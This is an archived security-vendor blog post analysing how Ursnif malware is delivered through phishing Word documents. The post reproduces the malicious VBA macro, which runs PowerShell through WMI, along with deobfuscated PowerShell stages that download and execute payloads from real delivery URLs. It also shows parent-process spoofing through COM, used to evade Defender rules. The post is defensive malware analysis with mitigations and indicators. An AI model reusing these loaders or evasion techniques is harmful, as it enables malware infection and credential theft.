Tricks and COMfoolery: How Ursnif (Gozi) Evades Detection


By Alex Holland

Published: 2019-03-07 · Archived: 2026-04-05 15:04:54 UTC

- Ursnif is one of the main threats that is effectively evading detection right now (at publication)
- The dropper uses a COM technique to hide its process parentage
- WMI is used to bypass a Windows Defender attack surface reduction rule
- Fast evolution of delivery servers means detection tools are left in the dark

In February we saw a resurgence of Ursnif (also known as Gozi), a credential-stealing Trojan that was first uncovered in 2007 and has been active ever since. Alongside Emotet, this threat is one of the most pervasive and effective malware families currently being delivered through malicious spam campaigns.

The recent campaign we observed used a standard multi-stage malware delivery mechanism, consisting of a phishing email delivering a Microsoft Word dropper containing a VBA AutoOpen macro inside a password-protected zip file. When opened, the document downloads the Ursnif executable from a remote server using PowerShell WebClient.DownloadFile, WebClient.DownloadString or WebClient.DownloadData methods. Unlike many run-of-the-mill malicious spam campaigns, what's interesting is how Ursnif's operators link different techniques together to effectively socially engineer targets, evade perimeter detection and bypass one of Windows Defender's attack surface reduction rules.



Ursnif infection chain


Effective Social Engineering

Ursnif's operators commonly tailor the phishing lure used against targets to make the email appear more authentic. In this campaign, this was done by basing attachment names and the message body on businesses in the same or related industries, or those that are geographically close to the target. In one of the samples we analysed, the target was a manufacturer of a niche product. The zip attachment was named after a similar manufacturer in the same industry and the Word dropper containing the malicious macro was named 'Request4.doc', presumably to trick the target into thinking that it was a legitimate purchase order.

In addition to targeted lures, Ursnif campaigns often rely on exploiting the existing trust relationship between a compromised email account and the target. Instead of an unsolicited message, the target is commonly sent a phishing email from a compromised email account as a reply to an existing conversation between the sender and the target. The curiosity of receiving an unexpected attachment from a sender that is already known to the target might just be enough to entice a user into opening the attachment.

Attack Infrastructure

Ursnif has a fast-changing delivery and command and control (C2) infrastructure. Our research found that the average time from the registration of a domain used to host Ursnif executables to when a user first runs the corresponding Word dropper is less than 12 hours. The speed at which Ursnif's operators can change its infrastructure gives web proxies and other perimeter security controls that rely on a traditional detection-based techniques little time to block the download of the malware. In one example, only one domain reputation service had classified the Ursnif delivery domain as malicious at the time when the Word dropper was run.



Blacklist report of an Ursnif delivery domain

Encrypted Zip Attachment

The dropper is delivered inside a password-protected zip file, with the password in the email message body. The delivery of malware using this method is an old but effective technique for bypassing perimeter detection by malware scanners at the target's email gateway. While some organisations will block inbound email containing password-protected zip files as a matter of policy, many will not do so because they are often used for legitimate reasons.

Bypassing an Attack Surface Reduction Rule

The dropper we identified in this campaign contains an obfuscated VBA AutoOpen macro, which runs each time the document is opened. The document uses the common trick of requesting the user to enable macros, if they are not already enabled.

```
Sub autoopen()
On Error Resume Next
    d66_7_4_ = 743505250 - 15662948
  T__33_ = 365274617 + S496_6_
  Select Case j59832
    Case 395906782
      B46315_ = Chr(946582753 * Tan(d0_6684))
      b955_061 = j0_945_1
    Case 194380175
      Z__676 = L1__91_0
      Z9562__ = n1981_
    Case 574588152
      i_74_24_ = 718335884
      c40_70 = D__706__
  End Select
    f862558 = 249242017 - 408116572
  a1757_8_ = 62052988 + m_1852__
  Select Case u_34_604
    Case 215957796
      j_6511 = Chr(558927332 * Tan(i0___71_))
      X774945 = b_9_6_13
    Case 612793857
      E41933 = a56_4__
      a_20__ = w_7__5
    Case 449021417
      T47_265_ = 563047129
      s5204_ = E9259835
  End Select
L7__97 z_696725 + "powe" + p68439__ + h714__4_ + p647_03 + l151_717 + z_733_ + n37_9___ + w66_6_ + b90683, W5___5 + f__54_8 + D74_79
```

Obfuscated VBA macro, partially showing the AutoOpen function and PowerShell command

The macro runs a Base64 encoded PowerShell command using the Win32_Process and Win32_ProcessStartup WMI classes. The resulting PowerShell instance is run as a child process of WmiPrvSe.exe (WMI Provider Host). This benefits the adversary by defeating detection techniques that rely on parent-child process relationships because the parent process ID of the Ursnif executable will be the process ID of WmiPrvSe.exe, instead of winword.exe. In our testing on Windows 10 Enterprise 1809, we found that this technique is effective at bypassing the Windows Defender attack surface reduction rule that blocks Office applications from creating child processes. In some of the samples, this was used in conjunction with a COM technique that also spoofed the parent process ID of the Ursnif process.

It is worth noting, however, that if the attack surface reduction rule ‘Block process creations originating from PSExec and WMI commands’ is enabled, the attack is successfully blocked.

```
Sub AutoOpen()
    GetObject("winmgmts:Win32_ProcessStartup").ShowWindow = 0
    GetObject("winmgmts:Win32_Process").Create("powershell -e
    JABBADAANQA4ADcAMAA9ACgAJwBTAF8AJwArACcAXwA4ADMAOQAnACkAOwAkAFAANAAxADkAOABfADcAPQBuAGUAdwAtAG8AYgBq
    AGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAA7ACQAVwA5ADQANQBfADcAOABfAD0AKAAnAGgAdAB0AHAAOgAvAC8A
    ZAA0ADkAZAB2ACcAKwAnADYAJwArACcAMgAnACsAJwBpAGUAYQAnACsAJwAzACcAKwAnADkALgAnACsAJwBlAG0AJwArACcAYQBp
    AGwALwBwACcAKwAnAHUAZQAnACsAJwB3ACcAKwAnAHAAeABtAGEAcwBsAC8AJwArACcAcwB1AG8AZQBwAHcAeABwAGEAbQAnACsA
    JwB4AGEAcAB4AGwAJwArACcAYQAnACsAJwBtAHMAbAAnACsAJwB4ACcAKwAnAGQAbwAuAHAAJwArACcAaABwAD8AbAAnACsAJwA9
    AG4AbwBvAHMAMQAwAC4AaABhAHIAegAnACkALgBTAHAAbABpAHQAKAAnAEAAJwApADsAJABoADYAMAA5ADEAMwAxAF8APQAoACcA
    RwAzADgANwA5ACcAKwAnADcAOAAnACkAOwAkAHAAMgAyAF8AMgBfACAAPQAgACgAJwA2ADcAJwArACcANAAnACkAOwAkAG4ANQBf
    ADkAMwA4AD0AKAAnAFMAJwArACcAMAAxACcAKwAnADMANQA1ADUAJwApADsAJABPAF8AOQAyADUAMwA9ACQAZQBuAHYAOgB1AHMA
    ZQByAHAAcgBvAGYAaQBsAGUAKwAnAFwAJwArACQAcAAyADIAXwAyAF8AKwAoACcALgBlACcAKwAnAHgAZQAnACkAOwBmAG8AcgBl
    AGEAYwBoACgAJABXADAANwBfAF8AXwBfADIAIABpAG4AIAAkAFcAOQA0ADUAXwA3ADgAXwApAHsAdABbAHkAewAkAFAANAAxADkA
    OABfADcALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACQAVwAwADcAXwBfAF8AXwAyACwAIAAkAE8AXwA5ADIANQAzACkAOwAk
    AGQAMwBfADAAOQA1AD0AKAAnAGEAOAAnACsAJwBfADMAJwArACcANQAxADcAJwApADsASQBmACAAKAAoAEcAZQB0AC0ASQB0AGUA
    bQAgACQATwBfADkAMgA1ADMAKQAuAGwAZQBuAGcAdABoACAALQBnAGUAIAA0ADAAMAAwADAAKQAgAHsASQBuAHYAbwBrAGUALQBJ
    AHQAZQBtACAAJABPAF8AOQAyADUAMwA7ACQAQwA1ADkAMgA3ADgANwA4AD0AKAAnAFEAXwBfADMAMgAnACsAJwBfADQAJwApADsA
    YgByAGUAYQBrADsAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAEcANgAzADEAMAAyADkAPQAoACcAUAAxADAAJwArACcAOQA3ADkANQAx
    ACcAKQA7AA=="), null, GetObject("winmgmts:Win32_ProcessStartup")
End sub
```

Deobfuscated macro that executes the PowerShell command via WMI

We identified two types of PowerShell commands in this campaign. The first type downloads the Ursnif executable to the target’s user profile folder, checks that the resulting file is greater than or equal to 40 KB, then runs it using the Invoke-Item cmdlet.

```
$uri = 'http://d49dv62iea39.email/puewpxmasl/suoepwxpamxapxlamslxdo.php?l=noos10.harz'
$filename = '674'
$path = $env:userprofile + '\'+ $filename + '.exe'

ForEach ($i in $uri) {
    try {
        New-Object Net.WebClient.DownloadFile($uri, $path)

        If ((Get-Item $path).length -ge 40000) {
            Invoke-Item $path
            break
        }
    }
    catch{}
}
```

Deobfuscated PowerShell command

COMfoolery – Spoofing Ursnif's Parent Process ID


The second type similarly downloads a string from a remote server and runs it in memory using the 'iex' alias of the Invoke-Expression cmdlet. Additionally, it downloads a byte array from a second website and writes it to a file in the target's ProgramData folder. It then instantiates a ShellBrowserWindow COM object by reference to its class ID (C08AFD90-F2A1-11D1-8455-00A0C91F3880), which is finally used to run the Ursnif executable using the ShellExecute method. The malware is run in a hidden window because the value of the final parameter is set to zero.

The reason for doing this is so that Ursnif is created as a child process of the current instance of explorer.exe. This adds another layer of difficulty for detection techniques that rely on parent-child process relationships because the parent process ID of the Ursnif executable will be the process ID of explorer.exe, instead of the more suspicious WmiPrvSe.exe.

```
instance = [System.Activator]::CreateInstance("System.Net.WebClient");
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){

  if($m.Name -eq "DownloadString"){
    try{
     $uri = New-Object System.Uri("http://176.32.35.16/704e.php")
     IEX($m.Invoke($instance, ($uri)));
    }catch{}

  }

  if($m.Name -eq "DownloadData"){
     try{
     $uri = New-Object System.Uri("http://fpetraardella.band/xap_102b-AZ1/704e.php?l=litten2.gas")
     $response = $m.Invoke($instance, ($uri));

     $path = [System.Environment]::GetFolderPath("CommonApplicationData") + "\\WlWdsDd.exe";
     [System.IO.File]::WriteAllBytes($path, $response);

     $clsid = New-Object Guid 'C08AFD90-F2A1-11D1-8455-00A0C91F3880'
     $type = [Type]::GetTypeFromCLSID($clsid)
     $object = [Activator]::CreateInstance($type)
     $object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)

     }catch{}

  }
}

Exit;
```

Deobfuscated PowerShell command demonstrating COMfoolery

Mitigation



Bromium Controller's graph view showing an Ursnif executable being dropped and executed

Endpoints that are running Bromium Secure Platform are protected from this threat because each user task, such as opening an Office document, is run in its own isolated micro-virtual machine (called µVMs). When the user closes a µVM, the virtual machine is destroyed along with the malware. All of the threat data associated with the attack is recorded and presented in the Bromium Controller, enabling SOC and incident response teams to quickly gain detailed insights into the threats facing their organisations. For machines that support Windows Defender's Attack Surface Reduction (ASR) rules (Windows 10 version 1803 or later, Windows Server 2016 1804 or later, or Windows Server 2019), we recommend enabling the rule to block process creations originating from PSExec and WMI commands (D1E49AAC-8F56-4280-B9BA-993A6D77406C), which would block the PowerShell stage of this attack.

Update 04/06/2019 – Reader Maxim Guslyaev reported to us that ASR rule D1E49AAC-8F56-4280-B9BA-993A6D77406C was not being enforced on Windows 10 version 1709. We conducted additional testing and confirmed that the minimum OS version to enforce this rule is Windows 10 version 1803. To verify that ASR rules are working correctly, we recommend testing your configuration using Microsoft's test files. As of 4 June, there is an open issue on Microsoft's Github page to clarify the minimum OS version required for each ASR rule. Thank you, Maxim!

Indicators of Compromise (IOCs)

The following IOCs were collected as part of this blog.

Dropper File Name	Request[integer].doc

Ursnif File Path	%UserProfile%\[3 digits].exe
Ursnif File Path	%ProgramData%\WlWdsDd.exe
Delivery URL	hxxp://176.32.35[.]16/704e.php
Delivery URL	hxxp://nge18oei[.]email/iwp01-2ksm/20918201.php?l=jsrxm10.sap
Delivery URL	hxxp://d49dv62iea39[.]email/puewpxmasl/suoepwxpamxapxlamslxdo.php?l=noos10.harz
Delivery URL	hxxp://fpetraardella[.]band/xap_102b-AZ1/704e.php?l=litten2.gas
SHA256	148C998DECFD121DBB978CA5B16569CEA6F0DB2325FCE6FA2D825C09DE09FB1B
SHA256	CA3FB0CD43A01FA492571A43C67CCA571A39B7291CE4BFF18D131A20D5092CCC
SHA256	99439D1A41DE2568364693670826F6FBEC9A26315918E3A0FC93A12412842033
SHA256	DF30584321560CFBE899B0221E62E9227839915D6C39CCFD14C7C3C72C934A84

Source: https://www.bromium.com/how-ursnif-evades-detection/